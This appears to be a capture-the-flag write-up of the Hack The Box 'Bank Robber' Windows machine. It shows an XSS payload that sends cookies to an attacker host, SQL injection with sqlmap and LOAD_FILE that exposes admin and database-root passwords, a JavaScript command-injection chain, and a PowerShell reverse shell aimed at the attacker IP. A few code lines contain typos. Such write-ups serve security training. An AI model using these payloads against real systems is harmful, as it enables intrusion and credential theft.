Bank Robber

Difficulty: Insane
OS: Windows


Nmap

Performing an nmap scan, we see ports 80, 443, 445, and 3306 are open.

```
┌──(root💀 kali)-[~/htb/bank_robber]
└─# nmap -A 10.10.10.154 | tee nmap.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-11 12:47 EDT
Nmap scan report for 10.10.10.154
Host is up (0.079s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE      VERSION
80/tcp   open  http         Apache httpd 2.4.39 ((Win64) OpenSSL/1.1.1b PHP/7.3.4)
|_http-server-header: Apache/2.4.39 (Win64) OpenSSL/1.1.1b PHP/7.3.4
|_http-title: E-coin
443/tcp  open  ssl/http     Apache httpd 2.4.39 ((Win64) OpenSSL/1.1.1b PHP/7.3.4)
|_http-server-header: Apache/2.4.39 (Win64) OpenSSL/1.1.1b PHP/7.3.4
|_http-title: E-coin
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
445/tcp  open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3306/tcp open  mysql        MariaDB (unauthorized)
```

Website

Going to the website, we are presented with a login and registration page.




First step we always take when presented with a web page is to start fuzzing it for other web directories. I am going to do this with ffuf.


```
┌──(root💀 kali)-[~/htb/bank_robber]
└─# ffuf -w /opt/SecLists/Discovery/Web-Content/common.txt -u http://10.10.10.154/FUZZ
```

```
.htpasswd               [Status: 403,
.hta                    [Status: 403,
.htaccess               [Status: 403,
ADMIN                   [Status: 301,
Admin                   [Status: 301,
admin                   [Status: 301,
aux                     [Status: 403,
cgi-bin/                [Status: 403,
com4                    [Status: 403,
com2                    [Status: 403,
com3                    [Status: 403,
com1                    [Status: 403,
con                     [Status: 403,
css                     [Status: 301,
fonts                   [Status: 301,
img                     [Status: 301,
index.php               [Status: 200,
js                      [Status: 301,
licenses                [Status: 403,
lpt1                    [Status: 403,
lpt2                    [Status: 403,
nul                     [Status: 403,
phpmyadmin              [Status: 403,
prn                     [Status: 403,
server-info             [Status: 403,
server-status           [Status: 403,
user                    [Status: 301,
webalizer               [Status: 403,
```

ffuf -w /opt/SecLists/Discovery/Web-Content/common.txt -u http://10.10.10.154/FUZZ


While this ran, I looked into registering a user on the website. We were successful in doing this and were able to log in. One thing to note was the displaying of a message in the URL when I created a user. This may be something to look into later.






Logged in as registered user


Looking at the website, we see we can transfer money, if we had money to transfer. Putting in some fake values for these fields, we get a report back saying an admin will look at the request later and decide whether or not it is good.





Based on this, it may be possible to steal the admin cookies through a XSS attack. Looking into this with inspect element on the page, we go to “storage” then “cookies” and select the “password” section. In this, we see that the password we used earlier is the cookie. Furthermore, the cookie is “HttpOnly FALSE,” meaning it is possible to steal cookies. If HttpOnly was set to TRUE, then cookie stealing would not be possible.

Cookie Stealing



With this information, we construct a basic XSS query to grab the admin cookie and send it back to us. First we set up a python http server running on port 80, then place our query within burpsuite so we can continuously repeat it if needed. After this, running the query will get us back a cookie.

```
fromId=3&toId=1&amount=1&comment=<img src=x
onerror=this.src="http://10.10.14.34/?cookie="+btoa(document.cookie) />
```

```
┌──(root💀 kali)-[~/htb/bank_robber]
└─# python -m SimpleHTTPServer 80
```

```
"GET /?cookie=dXNlcm5hbWU9WVdSdGFXNCUzRDsgcGFzc3dvcmQ9U0c5d1pXeGxjM055YjIxaGJuUnBZdyUzRCUzRDsgaWQ9MQ=
```

"GET /?cookie=dXNlcm5hbWU9WVdSdGFXNCUzRDsgcGFzc3dvcmQ9U0c5d1pXeGxjM055YjIxaGJuUnBZdyUzRCUzRDsgaWQ9MQ== HTTP/1.1"

**

Looking at the cookie, we can tell it is base64 encoded. Taking the cookie and decoding it presents us with a username and password which are both base64 encoded too. Decoding these then gets us the admin user and their password.

```
┌──(root💀 kali)-[~/htb/bank_robber]
└─# echo -n dXNlcm5hbWU9WVdSdGFXNCUzRDsgcGFzc3dvcmQ9U0c5d1pXeGxjM
9MQ== | base64 -d
username=YWRtaW4%3D; password=SG9wZWxlc3Nyb21hbnRpYw%3D%3D; id=1
```

```
┌──(root💀 kali)-[~/htb/bank_robber]
└─# echo -n YWRtaW4= | base64 -d
admin
```


```
┌──(root💀 kali)-[~/htb/bank_robber]
└─# echo -n SG9wZWxlc3Nyb21hbnRpYw== | base64 -d
Hopelessromantic
```

Notice how I did not include the “%3D” from the original? Those are equal signs.


We have now retrieved the web admin’s username and password of “Hopelessromantic”


Web Admin

Logging into the web admin page, we are presented with a basic web page with an interesting feature called “backdoor checker.”



Testing out the command execution on backdoorchecker, we find we cannot do anything since we are not localhost. Going to the search users tab, we can search users by their IDs. Testing this out, I found the admin account, “gio”, and myself.





This functionality seems to be querying a SQL server, so it may be reasonable to test for SQL injection. Testing this idea out, we find sql injection is possible.

3'-- -

Our next step is to perform some sort of SQL injection to hopefully get code execution.

SQL Injection

Sending this over to burp suite, we want to find out how many columns are in the table. We find there are 3. Changing the “3” in the query to a “4” gives us an error.

```
POST /admin/search.php HTTP/1.1
Host: 10.10.10.154
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: application/x-www-form-urlencoded
Content-Length: 22
Origin: http://10.10.10.154
Connection: close
Referer: http://10.10.10.154/admin/
Cookie: experimentation_subject_id=
Ijg3MTllMDgyLTkwOTItNGRhMS1hN2IxLWVhZTlhMzUyMDgxMSI%3D--14e2f3341872559cd
ef187d3895853a522b7f6e9; id=1; username=YWRtaW4%3D; password=
SG9wZWxlc3Nyb21hbnRpYw%3D%3D

term=1'+order+by+3--+-
```

```
HTTP/1.1 200 OK
Date: Sun, 13 Jun 2021 01:11:42 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b PHP/7.3.4
X-Powered-By: PHP/7.3.4
Content-Length: 117
Connection: close
Content-Type: text/html; charset=UTF-8

<table width='90%'>
  <tr>
    <th>
      ID
    </th>
    <th>
      User
    </th>
  </tr>
  <tr>
    <td>
      1
    </td>
    <td>
      admin
    </td>
  </tr>
</table>
```

Now what we are going to do is use **sqlmap**. First, we need to capture a valid request and save it to a file.

```
1  POST /admin/search.php HTTP/1.1
2  Host: 10.10.10.154
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
   Firefox/78.0
4  Accept: */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-type: application/x-www-form-urlencoded
8  Content-Length: 6
9  Origin: http://10.10.10.154
10 Connection: close
11 Referer: http://10.10.10.154/admin/
12 Cookie: experimentation_subject_id=
   Ijg3MTllMDgyLTkwOTItNGRhMS1hN2IxLWVhZTlhMzUyMDgxMSI%3D--14e2f3341872559cd
   ef187d3895853a522b7f6e9; id=1; username=YWRtaW4%3D; password=
   SG9wZWxlc3Nyb21hbnRpYw%3D%3D
13
14 term=1
```

Scan
Send to Intruder Ctrl-I
Send to Repeater Ctrl-R
Send to Sequencer
Send to Comparer
Send to Decoder
Show response in browser
Request in browser >
Engagement tools [Pro version only] >
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Save entire history
Paste URL as request

I named the file “search.req”. Next, we can run sqlmap against the page. We construct the query with the “r” flag for “request”, specify the database type of “mysql”, use the “union” technique, and dump all the information we can find.

```
┌──(root💀 kali)-[~/htb/bank_robber]
└─# sqlmap -r search.req --dbms mysql --technique=U --dump
```

NOTE: sqlmap will ask questions. To skip them, do “--batch”

We then get results from mysql showing us a list of usernames and passwords followed with accounts with their balances.

```
+----+------------------+----------+
| id | password         | username |
+----+------------------+----------+
| 1  | Hopelessromantic | admin    |
| 2  | gio              | gio      |
+----+------------------+----------+

[21:14:00] [INFO] table 'bankrobber.users' dumped to CSV file '/root/.local/shar
[21:14:00] [INFO] fetching columns for table 'hold' in database 'bankrobber'
[21:14:00] [INFO] fetching entries for table 'hold' in database 'bankrobber'
[21:14:00] [WARNING] something went wrong with full UNION technique (could be be
[21:14:01] [WARNING] unable to retrieve the entries for table 'hold' in database
[21:14:01] [INFO] fetching columns for table 'balance' in database 'bankrobber'
[21:14:01] [INFO] fetching entries for table 'balance' in database 'bankrobber'
Database: bankrobber
Table: balance
[10 entries]
+----+--------+--------+
| id | userid | amount |
+----+--------+--------+
| 1  | 2      | 35     |
| 2  | 3      | 990    |
| 6  | 4      | 2048   |
| 7  | 5      | 1000   |
| 8  | 6      | 1000   |
| 9  | 7      | 1000   |
| 10 | 8      | 1000   |
| 11 | 9      | 1000   |
| 12 | 5      | 1000   |
| 13 | 6      | 1000   |
+----+--------+--------+
```

Note that the passwords are not hashed.

We will take note of “gio:gio”, but for now we want to attempt a sql injection. First, we are going to see what type of user is running the database with the “user()” or “system_user()” function.

```
term=1'+union+select+1,user(),3--+-
```

```
10    <tr>
11      <td>
          1
        </td>
12      <td>
          admin
        </td>
13    </tr>
14
15    <tr>
16      <td>
          1
        </td>
17      <td>
          root@localhost
        </td>
18    </tr>
19  </table>
```

We find that root@localhost is running the database.

A feature of mysql is the ability to read files with the “LOAD_FILE(*PATH*)” function. Testing this out, we find we are able to read files.

```
term=1'+union+select+1,LOAD_FILE('C:/windows/system32/license.rtf'),3--+-
```

```
7 <td>
    {\rtf1\ansi\ansicpg1252\deff0\nouicompat\deflang16393\deflangfe16393{\fonttbl{\f0\fswiss\
8   {\*\generator Riched20 6.3.9600}\viewkind4\uc1
9   \pard\nowidctlpar\sa200\qr\b\f0\fs22\lang1043 Voor het laatst bijgewerkt: juli 2016\par
0
1   \pard\nowidctlpar\sa200 LICENTIEBEPALINGEN VOOR MICROSOFT SOFTWARE\par
2
3   \pard\brdrb\brdrs\brdrw10\brsp20 \nowidctlpar\sa200 WINDOWS OPERATING SYSTEM\par
4
5   \pard\nowidctlpar\sa200 LEES INDIEN U WOONT IN (OF DE HOOFDVESTIGING VAN UW BEDRIJF ZICH
6   Hartelijk dank voor uw keuze voor Microsoft.\par
```

1'+union+select+1,LOAD_FILE('C:/windows/system32/license.rtf'),3--+-

(URL encoded)

Now that we can read files, it would be best to see if there is any useful data lying around the mysql directory. To find out where this is, we use “**@@datadir**”.

```
term=1'+union+select+1,@@datadir,3--+-
```

```
<td>
  C:\xampp\mysql\data\
</td>
```

1'+union+select+1,@@datadir,3--+-

We see the mysql directory is “C:/xampp/mysql/data/”.

Earlier we saw “backdoorchecker.” This script may allow us to execute code on the server, so we want to know its contents. We know it is located in the “/admin” directory. Doing a little research, XAMPP creates a directory in windows called “**C:/xampp/htdocs/**” whereas in linux it is “**/opt/lampp/htdocs**”. This is where code goes for a website and scripts being used.

```
term=
1'+union+select+1,LOAD_FILE('C:/xampp/htdocs/admin/backdoorchecker.php'),3--+-
```

```php
<?php
include('../link.php');
include('auth.php');

$username = base64_decode(urldecode($_COOKIE['username']));
$password = base64_decode(urldecode($_COOKIE['password']));
$bad      = array('$(','&');
$good     = "ls";

if(strtolower(substr(PHP_OS,0,3)) == "win"){
        $good = "dir";
}

if($username == "admin" && $password == "Hopelessromantic"){
        if(isset($_POST['cmd'])){
                        // FILTER ESCAPE CHARS
                        foreach($bad as $char){
                                if(strpos($_POST['cmd'],$char) !== false){
                                        die("You're not allowed to do that.");
                                }
                        }
                        // CHECK IF THE FIRST 2 CHARS ARE LS
                        if(substr($_POST['cmd'], 0,strlen($good)) != $good){
                                die("It's only allowed to use the $good command");
                        }
                        if($_SERVER['REMOTE_ADDR'] == "::1"){
                                system($_POST['cmd']);
                        } else{
                                echo "It's only allowed to access this function fro
                        }
        }
} else{
        echo "You are not allowed to use this function!";
}
?>
```

Looking at the contents of “backdoorchecker”, we see the script is using two other files called “link.php” and “auth.php.” Taking a look at “auth”, we find a script to check for the web user’s username and password. “Link.php”, on the otherhand, shows the root user and password for the mysql database.

```
term=1'+union+select+1,LOAD_FILE('C:/xampp/htdocs/link.php'),3--+-
```

```php
<?php
$user = 'root';
$pass = 'Welkom1!';
$dsn = "mysql:host=127.0.0.1;dbname=bankrobber;";

$pdo = new PDO($dsn,$user,$pass);
```

Going back to the backdoor script, we see the script is checking for some bad characters. Specifically, **"$("** and **"&"**. It is not much, but we can get around this with pipes. Additionally, we need to make the server send a request through itself then to us - a sort of reverse request. So what we need to make the server perform a POST request to itself, then do something to us with a pipe. To do this, we are going to use this script to test which will ping us.

```javascript
var xhr = new XMLHttpRequest();
var url = "http://localhost/admin/backdoorcheckerr.php";
var params = "cmd=dir | ping -n 1 10.10.14.34";
xhr.open("POST", url);
xhr.setRequestHeader('Content-Type', 'Application/x-www-form-urlencoded');
xhr..withCredentials = true;
xhr.send(params);
```

We are making a XML Http POST request to the localhost server (10.10.10.154), setting the content type header to be equivalent to the one sent by "backdoorchecker.php", then sending our cookie holding web admin creds. Finally, we send out the request and set up a listener for pings.

Next, we are going to send this request through the same field we got the web admin's cookies - another XSS attack. We do not need to change anything other than the "comment" field.

```
fromId=3&toId=1&amount=1&comment=<script scr=http://10.10.14.34/payload.js></script>
```

<script scr=http://10.10.14.34/payload.js></script>

From	To	amount	comment	accept	Reject
test	admin	1	<script scr=http://10.10.14.34/payload.js></script>	X	X
test	admin	1	test	X	X
test	admin	1	<script scr=http://10.10.14.34/payload.js></script>	X	X

To receive the pings, we need to set up a listener with “tcpdump”

```
┌──(root💀 kali)-[~/htb]
└─# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
```

Tcpdump -i tun0 icmp

```
┌──(root💀 kali)-[~/htb/bank_robber]
└─# cp /opt/nishang/Shells/Invoke-PowerShellTcp.ps1 .
```

```
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.34 -Port 9001
```